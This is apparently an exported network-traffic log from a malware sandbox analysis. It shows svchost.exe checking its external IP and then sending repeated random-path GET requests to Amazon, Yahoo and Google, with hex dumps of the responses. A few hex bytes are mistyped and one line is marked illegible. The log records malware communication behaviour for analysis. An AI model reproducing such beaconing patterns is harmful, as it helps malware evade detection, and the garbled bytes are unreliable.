2021-09-28 07:53:53 UTC	930	OUT	GET /raw HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: myexternalip.com
2021-09-28 07:53:53 UTC	930	IN	HTTP/1.1 200 OK access-control-allow-origin: * content-type: text/html; charset=utf-8 content-length: 11 date: Tue, 28 Sep 2021 07:53:53 GMT x-envoy-upstream-service-time: 1 Via: 1.1 google Alt-Svc: clear Connection: close
2021-09-28 07:53:53 UTC	930	IN	Data Raw: 38 34 2e 31 37 2e 35 32 2e 33 39 Data Ascii: 84.17.52.39

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49921	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:53 UTC	930	OUT	GET /tkxfferfpm3thF8bGv79h6rt91Zd4v1f7nt258res8EsLaX/v5qW89nsymg9494Ollaa33R7HRtNj/bz9ziqulo962qAesq 0hmd1etV04uzu/3cF4laudz1gn53Rla18nslt6g812/f54lw8nhDzyAzfuxlqbg2yai24a155lqhngsmh/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive
2021-09-28 07:53:53 UTC	931	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:53:53 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: H3FG0ANVRKSM9CFZTRV3 x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcb3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:53 UTC	931	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt= ("(.W)]n"u=Pa9n[1+:`Ch["^kz<{VJzqQFb:i+:S6nVD_z%=l X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.3	49922	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:54 UTC	932	OUT	GET /DooRtnTOUXembqa0298jih9Y99ak7fe6ur/ax5xkkSYd3274mqEek1u2/W6nyojyCe181sZyJ844dq68aso/7aytu5fbtnOd2xue3fQnxos/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive
2021-09-28 07:53:54 UTC	932	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:53:54 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: PMVQ9MYJACAJ26YZQCFW x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcbae3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:53:54 UTC	933	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt= ("(.W)]n"u=Pa9n[1+:`Ch["^kz<{VJzqQFb:i+:S6nVD_z%=l X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.3	49923	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:54 UTC	934	OUT	GET /eTzWuluo4t9oivcrPf6pe/mfk8smtmi383pV1mgvtvvyMFadOMYjF/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmtgl5iga&b=3&s=a5
2021-09-28 07:53:54 UTC	934	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:53:54 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELI SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 10 server: ATS Content-Length: 680 Age: 0 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sitet=frontpage®ion=US&lang=en-US&device=desktop&yrid=1an54q1g15igi&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:54 UTC	935	IN	Data Raw: 53 65 74 2d 43 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 33 3a 35 34 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 72 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:53:54 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref
2021-09-28 07:53:54 UTC	936	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 65 54 7a 57 75 6c 75 6f 34 74 39 6f 6f 69 76 63 72 50 66 36 70 65 25 32 66 6d 66 6b 38 73 6d 74 6d 69 33 38 33 70 56 31 6d 67 76 74 76 76 79 4d 46 61 64 4f 4d 59 6a 46 6c 25 32 66 27 3b 0a 69 66 28 77 69 6e 64 6f 77 21 3d 77 69 6e 64 6f 77 2e 74 6f 70 29 7b 0a 20 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 27 3c 70 3e 43 6f 6e 74 65 6e 74 20 69 73 20 63 75 72 72 65 6e 74 6c 79 20 75 6e 61 76 61 69 6c 61 62 6c 65 Data Ascii: <html><meta charset='utf-8'><script>var u="https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2feTzWuluo4t9ooivcrPf6pe%2fmfk8smtmi383pV1mgvtvyvMFadOMYjFI%2f;if(window!=window.top){ document.write('<p>Content is currently unavailable

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.3	49924	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:55 UTC	936	OUT	GET /fjxjrx9b1Fkby3vtz096/rbfBnktgtvcZygw15n3i2c4rq88wg6jkij2srWfo5p/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmtgl5iga&b=3&s=a5
2021-09-28 07:53:55 UTC	937	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:53:55 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 8 server: ATS Content-Length: 696 Age: 0 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sit=frontpage®ion=US&lang=en-US&device=desktop&yrid=f0ckpm5gl5igj&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-09-28 07:53:55 UTC	938	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 33 3a 35 35 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 72 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:53:55 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref
2021-09-28 07:53:55 UTC	938	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 6a 78 6a 76 72 78 39 62 31 46 6b 62 79 33 76 74 7a 30 39 36 25 32 66 72 62 66 42 6e 6b 74 74 67 76 63 5a 79 67 77 31 35 6e 33 69 32 63 34 72 71 38 38 77 67 36 6a 6b 69 6a 32 73 72 57 66 6f 35 70 25 32 66 27 3b 0a 69 66 28 77 69 6e 64 6f 77 21 3d 77 69 6e 64 6f 77 2e 74 6f 70 29 7b 0a 20 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 27 3c 70 3e 43 6f 6e 74 65 6e 74 20 69 73 20 63 75 72 72 65 6e 74 6c 79 20 75 6e 61 Data Ascii: <html><meta charset='utf-8'><script>var u="https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2fjxjrx9b1Fkby3vtz096/rbfBnktgtvcZygw15n3i2c4rq88wg6jkij2srWfo5p%2f;if(window!=window.top){ d ocument.write('<p>Content is currently una

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49799	142.250.186.70	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

[illegible]

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.3	49925	142.250.185.196	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:55 UTC	939	OUT	GET /ny27jAlfVJqrtqtrH9b7ewok3E8f/qtsuvwxsbVqerYQpr6aw50WmcQ/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.google.com Connection: Keep-Alive
2021-09-28 07:53:55 UTC	939	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1617 Date: Tue, 28 Sep 2021 07:53:55 GMT Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-09-28 07:53:55 UTC	939	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 7 2 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 2 0 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-se

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:55 UTC	940	IN	Data Raw: 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 6f 6f 6f 67 6c 65 6c 6f 67 6f 6f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 6f 6f 6b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e Data Ascii: r_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo {background:url(//www.google.com/images/brandin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.3	49932	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:55 UTC	941	OUT	GET /0iuwzt5jtaQjblntvBD34x94V1ez/eHtuwkg5a5xam9ddbW7V96jsatl/568llo9E5U8di66r6sy3riuh6ioyuduFmxQo7Y/fjOopq60qx6YNOi78uL9gXso/uZsq2Eotwg3eabbrf6qiYqsHek4gr11g26dn60i78ggB4v/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive
2021-09-28 07:53:56 UTC	941	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:53:56 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: RA91D3WZS3ZGZYANDJR4 x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcbae3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:53:56 UTC	942	IN	Data Raw: 1f 8b 08 00 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt=[{"(.W)]n"u=Pa9n[1+:"Ch["**kz<[VJZqQFb:i+:S6nVD_z%=l X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.3	49935	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:57 UTC	943	OUT	GET /5qxze318lf75pclBusixiz0clJekccI8A420oA6u8whnw/2Rry2xqwlEVsIF64tpe3Rhov4wb8Wp79ttm2ear/mmmzonv1a1ISYpfwxiShcLMzxXkgV1xigzSt/nw4k7ndygbqbw1b7szc67jc/wa5R7hLnhtfuUhwf9nx0aq44at42bKhqiblc/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmtgl5iga&b=3&s=a5

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:57 UTC	943	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:53:57 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELI SAMi OTRi UNRI PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 8 server: ATS Content-Length: 946 Age: 0 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sit=frontpage®ion=US&lang=en-US&device=desktop&yrid=f77be3dgl5igl&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-09-28 07:53:57 UTC	944	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 33 3a 35 37 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 72 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:53:57 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref
2021-09-28 07:53:57 UTC	945	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 7e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 7e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 35 71 78 7a 65 33 31 38 6c 66 37 35 70 63 6c 42 75 73 69 78 69 7a 30 63 49 4a 65 6b 63 63 6c 38 41 34 32 30 6f 41 36 75 38 77 68 6e 77 25 32 66 32 52 72 79 32 78 71 77 6c 45 56 73 69 46 36 34 74 70 65 33 52 68 6f 76 34 77 62 38 57 70 37 39 74 74 6d 32 65 61 72 25 32 66 6d 6d 7a 6f 6e 76 31 61 31 6c 53 59 70 66 77 78 69 53 68 63 4c 4d 7a 78 58 6b 67 56 31 78 69 67 7a 53 74 25 32 66 6e 77 34 6b 37 6e 64 79 67 62 62 71 Data Ascii: <html><meta charset='utf-8'><script>var u="https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2f5qxze318lf75pclBusixiz0clJekccl8A420oA6u8whnw%2f2Rry2xqwlEVsiF64tpe3Rhov4wb8Wp79ttm2ear%2fmmzonzv1a1lSYpfwxlShcLMzxXkgV1xigzSt%2fnw4k7ndygbbaq

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.3	49936	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:58 UTC	946	OUT	GET /5plLtfbxyrimafaskbytFsHook1t3a0niu/9643mz8cS6tdi7lgaabHevS46jibczkl8vdanMpodf3a/n1m1wNlspi2miN7Cukulmaneulmuqsn5/ewwL01UYUovls3aHyL/msM3dhGsfzncwxmlazlyjC4i67xsa4slkIOOlj/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmtgl5iga&b=3&s=a5
